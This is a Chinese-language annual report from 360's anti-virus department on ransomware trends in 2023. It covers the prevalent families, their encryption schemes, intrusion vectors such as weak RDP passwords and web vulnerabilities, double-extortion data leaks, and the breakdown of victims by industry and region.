2023 年

勒索软件流行态势报告

能力中心反病毒部

2024 年 1 月

前　　言

本报告以 360 数字安全集团能力中心反病毒部（CCTGA 勒索软件防范应对工作组成员）在 2023 年全年监测、分析与处置的勒索软件事件为基础，结合国内外与勒索软件研究相关的一线数据和新闻报道进行全面研判、梳理与汇总而成。报告聚焦国内勒索软件的发展动态，同时融入国际热点事件与形势的分析判断，旨在评估 2023 年勒索软件传播与演化趋势，并深入探讨未来可能的发展方向，以协助个人、企业和政府机构更有效地制定安全规划，降低遭受勒索攻击的风险。

360 反病毒部是 360 数字安全集团的核心能力支持部门，由一批常年奋战在网络安全一线的攻防对抗专家组成。该部门负责监测、防御、处置流行病毒木马以及研究新安全威胁。维护有 360 高级威胁主动防御系统、360 反勒索服务等基础安全服务，并提供横向渗透防护、网络入侵防护、Web 服务保护、挖矿木马防护等多项保护功能，保护广大网民的上网安全。

摘　　要

- 360 反勒索服务全年共完成处理超 2750 例勒索软件攻击求助，显示勒索软件攻击仍是不容忽视的威胁。2023 年勒索软件攻击的传播态势平稳，但大型企业受到的攻击有增无减，勒索软件家族针对大型企业采取更具针对性的攻击策略。
- 国内流行勒索软件家族以 phobos、BeijingCrypt 和 TellYouThePass 为主，这三大勒索软件家族的反馈占比超过 51%。
- 勒索软件传播手段多样化，远程桌面协议（RDP）弱口令和数据库弱口令依然是最主要的入侵途径，同时漏洞利用攻击的攻击数量增多。
- 各勒索家族的核心加密功能进一步同质化，RaaS 运营模式更为普遍。2023 年新增的主流勒索软件家族均无法通过技术手段解密。
- 分析了遭窃取数据的类型以及数据泄露的负面影响，财务类数据和个人隐私数据是最常被窃取的。
- 双重勒索或多重勒索模式的赎金索求逐渐成为主流，支付赎金的受害者比例有所增加，LockBit、BlackCat(ALPHV)、CLOP 三大家族领头，其中 Akira、INC Ransom、Hunters International 等新晋双重/多重勒索软件家族更是实施了多起值得关注的大型攻击事件。
- 双重/多重勒索的重点攻击目标锁定在制造业、通信与互联网、金融行业。公开的被勒索企业方面，美国依旧遥遥领先，处于榜单第一，中国跌出前十。
- 双重/多重勒索软件所勒索的赎金金额通常集中在 10 万~100 万美元的区间内，这一区间的赎金金额占比超过 7 成；而窃取的数据量则大部分在 10G 以上，更有超 2 成案例窃取了 500G 以上的数据，而被盗数据中又以财务数据和个人隐私数据为主。
- 广东、江苏、北京三省市遭勒索软件攻击最多。而受到攻击的系统类型虽然依旧是桌面操作系统占比稍高，但各类服务器系统的占比也迎头赶上。同时勒索软件对服务器系统的入侵进一步细化，不少勒索家族都开始针对 NAS 类系统和 Linux 服务器进行有针对性的软件开发及入侵。
- 科研技服、贸易零售、制造业成为国内最受勒索软件的主要目标，这三个行业，信息化程度较高，对信息系统依赖较为强烈。能源行业首次进入国内被勒索攻击行业 Top10。
- 在攻击 IP 来源方面，俄罗斯是勒索攻击 IP 的第一大来源地，而德国、美国等地则紧随其后。随着 Gmail 逐渐受到勒索软件作者的喜爱，勒索软件联系邮箱中的匿名邮箱占比降至 76%左右。
- 在安全技术发展方面，2023 年反勒索技术又有多项技术突破，包括预警服务、勒索解密技术、攻击识别技术等。

目　　录

第一章 勒索软件攻击形势

2023 年，随着国内生产生活的逐步恢复正常，与之相关的各类信息安全问题也再度活跃起来。勒索软件攻击方面，2023 年勒索软件的整体传播态势较为平稳，影响较大的勒索事件仍时有发生，但类似于 WannaCry 一类，造成全球性影响的勒索事件没有发生，这一点也与 2022 年大体上类似。

在国际安全领域，新出现的勒索软件诸如 ESXiArgs、Akira、INC Ransom 与 Hunters International 展示了其破坏性能力。这些恶意软件利用安全漏洞和管理不善，侵入了众多大型企业的内部网络，导致关键设备损坏和关键数据被盗。在这些事件中，INC Ransom 专门针对主要的机械制造工厂进行精准打击；Hunters International 则将攻击焦点集中在医疗和药品行业上，甚至对美国海军的一个承包商实施了攻击；Akira 的挑衅行为尤为突出，其攻击了德国南威斯特法伦州的一家关键系统供应商，造成了该州 72 个市政府业务的大面积中断。

至于国内情况，在 2023 年也面对了不稳定的安全挑战。有多家大型能源企业，金融企业，制造业企业先后遭到勒索软件的侵袭。虽然这几起事件均是分支部门受到攻击，未直接影响整个集团，但这些入侵活动带来的业务损失和数据泄露的间接影响实属不容小觑。而下半年开始针对中小企业服务器的攻击，也一直没有停歇，事件层出不穷。

就总体攻击形势而言，2023 年，国内的勒索软件攻击事件量相对平稳，但这并非是由于勒索软件的攻势放缓。当前流行的主要勒索软件家族将更多攻击重点转移到了大型、超大型集团企业。勒索团伙可以通过较少的攻击次数来获取巨大的回报。与此同时，更明确的攻击目标和更低的攻击频率也便于让攻击者制定更具针对性的攻击策略，这也间接的提高了每次攻击的成功率。


同时，延续了 2022 年的态势，国内自身的勒索黑产也逐步成型。根据 360 安全大脑统计，2023 年共处理反勒索服务求助案例 2750 余例。反馈案例中，不仅单个企业大面积中招的事件进一步增加，受攻击的政企单位规模与以往相比也有明显提升。由此可见勒索攻击所带来的影响可谓与日俱增。另外，我们还为 533 家企业或个人用户提供了勒索溯源分析服务，涉及 60 余个家族，193 个勒索变种。

本章将对 2023 年全年，360 政企安全检测到的勒索软件相关事件与数据进行分析，并进行解读。

一、 勒索软件概况

2023 年全年，360 反勒索服务平台、360 解密大师两个渠道，一共接收并处理了超过 2750 位遭遇勒索软件攻击的受害者求助。与往年相比，今年 360 所接收到的勒索求助案例数量有一定程度的降低。但整体攻击量与社会危害程度有增无减。

下图给出了在 2023 年全年，每月通过 360 安全卫士反勒索服务和 360 解密大师渠道提交申请并最终确认感染勒索软件的有效求助量情况。




数据来源：反勒索服务统计数据

2023 年整体勒索反馈量呈现相对平稳的趋势。考虑到 2023 年 1 月包含春节假期，各类办公设备的开机量均较其他时段较少，并且即便遭到勒索攻击也会出现由于相关人员休假而未能及时发现等情况，因而 1 月的反馈量明显少于其他月份。随后，在 2 月份观察到反馈量显著回升，这也与春节假期的结束不无关系。在接下来的几个月中，反馈量总体相对平稳，未出现较大幅度的波动。

（一）勒索家族分布

下图给出的是根据 360 反勒索服务和 360 解密大师数据所计算出的 2023 年勒索软件家族流行占比分布图。



数据来源：反勒索服务统计数据

其中，PC 端系统中 phobos、BeijingCrypt 和 TellYouThePass 这三大勒索软件家族的受害者占比最多。TOP10 家族中值得注意的是：

一、phobos 勒索软件家族在过去四年始终领先，是传播历史最悠久的家族之一。尽管传播方式相对单一，但其变种繁多，常见的变种会修改后缀为：eking、devos、faust 等。

二、在过去一年的观察中，TellYouThePass 家族通常在周末或其他非工作时段集中爆发，通常在每年的某几个月发起数次攻击，每次持续 1-2 次。其主要通过 Web 类漏洞对国内各种 OA、财务、文档管理、图文视频系统等供应链软件进行有针对性的攻击。这使得其在 TOP10 家族中成为罕见的专注于漏洞利用攻击的家族。值得一提的是今年 TellYouThePass 家族在勒索信中明确引导受害者可以去某电商平台寻找中间商完成最终的解密交易。

三、TargetCompany（Mallox）、LockBit 和 CryLock（Trigona）这三个勒索软件家族通常采用传统的勒索模式，但对于一些有价值的目标，它们通过数据窃取来提高赎金支付的可能性。目前，这三个家族已在暗网公开发布受害者的数据。


四、在今年的 TOP10 家族中，未发现新兴的勒索软件家族。但传统的勒索家族传播势头依然强劲，安全形势依旧不容盲目乐观。

五、在今年未进 Top10 的家族中，Cerber 家族的新变种利用跨平台漏洞 CVE-2023-22518 在 11 月 Linux 下大量传播。同家族变种在 Window 平台下由于 360 主动防御系统可在默认状态下对“利用该漏洞的攻击”进行拦截，部署 360 主动防御系统的设备无受害者。从整体数据上看 2023 年针对 Linux 与 Mac 平台的勒索攻击相比 2022 年也有所上升。

（二）主流勒索软件趋势

我们汇总了 2023 年的各月的勒索软件家族月度感染量 TOP10 数据，发现仅通过弱口令进行传播的 phobobs、Buran 勒索软件家族感染量相对平稳；同时通过伪装成破解软件/激活工具的 Stop 勒索软件家族在今年感染量也趋于相对平稳；而通过其它渠道进行传播的勒索软件家族则受传播渠道本身的不稳定性影响，对应的感染量波动也会相对较大，例如：

- 在 2023 年的 6 月、8 月、9 月、11 月和 12 月，TellYouThePass 勒索软件家族利用漏洞发起了一段时间的持续攻击，导致受害者数量相对较高。这些攻击通常具有高度的针对性和持续性，因此这段时间被感染的受害者数量相对其他月份较高。
- 在 2023 年 4 月，CryLock(Trigona)勒索软件家族推出了多重勒索模式，导致国内普通受害者感染数量显著下降，部分月份甚至出现 0 感染的情况。然而，公开数据显示，自该月开始，该家族在暗网公开发布了 30 个受害组织/企业的数据，并将受害者数据进行拍卖。目前，这些数据的起拍价在 5 万至 50 万美元之间。



数据来源：反勒索服务统计数据

（三）加密方式分布

我们对在 2023 年仍在传播且具有一定代表性的勒索软件家族进行了深入分析。我们统计了各家族所采用的编程语言、加密算法以及非对称密钥生成方式。这些家族采用多种技术来加密文件，其中包括但不限于 RSA、AES、ChaCha20、Salsa20 等算法。以下是具体情况：

家族名称	编译语言	加密算法	非对称密钥生成
ESXiArgs	C++	RSA1024 Sosemanuk	内置 RSA-1024 公钥
BeijingCrypt	C++	RSA1024 AES256	内置 RSA-1024 公钥
BlackCat	Rust	RSA1024 AES/Chacha20	内置 RSA-1024 公钥
BlackMatter	C++	RSA1024 Salsa20	内置 RSA-1024 公钥
Buran	Delphi	RSA2048/512 AES256	内置 RSA-2048 公钥 内置算法生成 RSA-512 密钥对
Knight	Golang	ChaCha20 AES256	内置 RSA-1024 公钥
Fun	C#	RSA2048 AES256	内置 RSA-1024 公钥
Hunters	Go	RSA4096 内部实现流加密	内置 RSA-4096 公钥
LockBit	C++	RSA1024 内部实现 Chacha20	内置 RSA-1024 公钥
Loki	C#	RSA2048 AES256	内置 RSA-2048 公钥 CSP 生成 RSA-2048 密钥对
Magniber	MASM	RSA1024	内置 RSA-1024 公钥

		AES128	
Makop	C++	RSA1024 AES256	内置 RSA-1024 公钥
MedusaLocker	C++	RSA2048 AES256	内置 RSA-2048 公钥
Money Message	C++	ChaCha20 ECDH	ECDH 生成密钥对
phobos	C++	RSA1024 AES256	内置 RSA-1024 公钥
RansomEXX	Rust	RSA4096 AES256	内置 RSA-4096 公钥
Rhysida	Golang	ChaCha20 RSA4096	内置 RSA-4096 公钥
Stop	C++	RSA1024 Salsa20	远程下载文件中的 RSA-1024 公钥
Tellyouthepass	C#	RSA1024 AES256	内置 RSA-1024 公钥 RSACryptoServiceProvide 生成 RSA-1024 密钥对
Trigona	C++	RSA4096 AES256	内置 RSA-4096 公钥

2023 年代表性勒索软件家族编写语言及算法实现方案


经汇总整理后发现，当前主流的勒索软件家族在核心的加密功能层面展现出的“技术趋同”特性越发明显。其具体的变现为：

- 核心的加密方案均采用：“对称加密算法加密文件+非对称加密算法加密对称加密算法密钥”的多级加密逻辑，以此兼顾整体的加密效率与强度。
- 初始密钥均采用内置非对称加密公钥的方法，来寻找强度与灵活性的平衡点。
- 大多勒索软件均会采用分片加密或头部数据加密等手段，在保证受害者数据“不可用”的前提下进一步提升加密速度。

而这些共性也是勒索软件与安全厂商在长期的对抗中找到的一个较为成熟的标准化方案，而随着近些年 RaaS 的运营模式普及，这一趋势的形成也在进一步的加速。预计今后可以在较大范围内传播的主流勒索软件均会采取上述的加密模式实施自己的加密工作。

二、 勒索软件传播方式

下图展示了 2023 年攻击者在投放勒索软件时所采用的各种攻击方式的占比情况。根据统计可以观察到：远程桌面入侵仍然是导致用户计算机感染勒索软件的主要途径；其次是通过利用漏洞进行勒索软件的投放。值得注意的是，通过利用漏洞和数据库弱口令导致中招的案例相较于往年显著上升。



经由针对勒索软件在 2023 年的态势进行分析，发现其传播与入侵方式呈现出上述占比分布的主要原因如下：

一、远程桌面入侵

通过远程桌面入侵依然是国内最频发的勒索攻击原因，这其中既涉及中小企业，也不乏大中型企业，配置管理不当是最主要原因。

二、漏洞利用

2023 年通过漏洞利用发起的勒索攻击量显著增加，这其中，主要是针对 web 服务器的漏洞攻击，尤其下半年以来，几乎每周都有针对 web 服务的成规模攻击事件发生，典型的如 tellyouthepass 家族，多次针对 OA、财务类 web 系统发动攻击，单次攻击的规模从数千台到上万台不等。对外提供服务的各类应用系统，是防范勒索攻击的重中之重。

今年漏洞利用攻击的另一大特点是，针对企业基础服务平台、边界设备的漏洞攻击，比如针对 VMware ESXI，MOVEIT， Citrix NetScaler 等的漏洞攻击，漏洞有 nday，也有 0day。此类攻击对大型企业杀伤力巨大，国内外众多巨头企业，因此中招，甚至出现数据被窃取的情况。比如年中爆出的 MOVEIT SQL 注入漏洞，造成数千家企业被攻击，影响人数超千万人。

三、数据库弱口令

此类攻击经常造成数据库数据被窃取，内容被加密。部分攻击者也会尝试通过数据库服务，进一步入侵服务器主机。管理不当是其主要原因。


三、 多重勒索与数据泄露

近年来，通过双重勒索或多重勒索模式获利的勒索软件攻击团伙越来越多，勒索软件所带来的数据泄露的风险也急剧增加。本章将通过@darktracer_int 和 Hackmanac 提供的数据进行多维度分析，该数据仅反应未在第一时间缴纳赎金或拒缴纳赎金企业情况。

(一)行业统计

从行业划分来看，制造业、租赁商务与服务业（多行业合并数据）、通信与互联网（通信网络）、批发零售（多行业合并数据）、金融分列行业分布的前五位，这其中通信网络行业遭攻击的数量占比与往年相比有所提升，与下半年一些漏洞攻击事件有紧密关联。各类制造企业、实体经济行业依然是被攻击的主要群体。而金融行业，一直以来是勒索攻击的重要目标，排名长期保持在前五。

此外，数据库漏洞的利用量提升也同样对通信网络行业受到攻击有着一定程度的影响。当然，数据库应用实际上在各个行业的大中型企业中均有较为官方的应用，所以这一类型漏洞的利用量增加实际上对所有大中型企业的安全均构成了不容小觑的威胁。




（二）国家与地区分布

从遭到数据泄露机构所在地分布情况来看，美国的占比相较于 2022 年有明显提高，超过四成半的占比再度回到了与 2021 年之前量级。当然，这不仅是因为美国大型跨国企业众多且各类网络设备应用官方，也与其发达的云服务产业与设备托管业务有着直接关系。

数据来源 (X)：@darktracer_int @H4ckManac

下图为根据全球地区分布数据所绘制的更加直观的地区分布图：



数据来源 (X)：@darktracer_int @H4ckManac

关于该数据值得注意以下两点：


1. 与往年情况类似，该数据来源均为各勒索软件为了更有效的展开勒索而自行公开的数据，这也导致由于美国机构的知名度更高而更容易成为勒索软件用于挂牌展示的“招牌”。但这并不意味着来自其他国家或地区的机构受到勒索攻击的数量就更少或受到的威胁更小。

2. 从数据来看，2023 年我国受数据泄露影响的企业排名数有所下降。显然，与近年来国内政策的完善，各政企单位自身对网络安全的重视度提升有着密切的联系。但国内企业

被勒索攻击的绝对数量仍然比较高，以勒索攻击为代表的网络安全问题仍是一个不容忽视的威胁，国际上层出不穷的勒索软件团伙依旧虎视眈眈，一旦放松警惕，他们便会伺机而动。

（三）家族统计


2023 年参与双重/多重勒索活动的勒索软件家族共计 65 个。这一数量与 2022 年相同，但具体的家族有所更替。仅跻身 Top10 的家族中，就有 8Base、Akira 两个“后起之秀”。具体的排名与占比如下图所示。



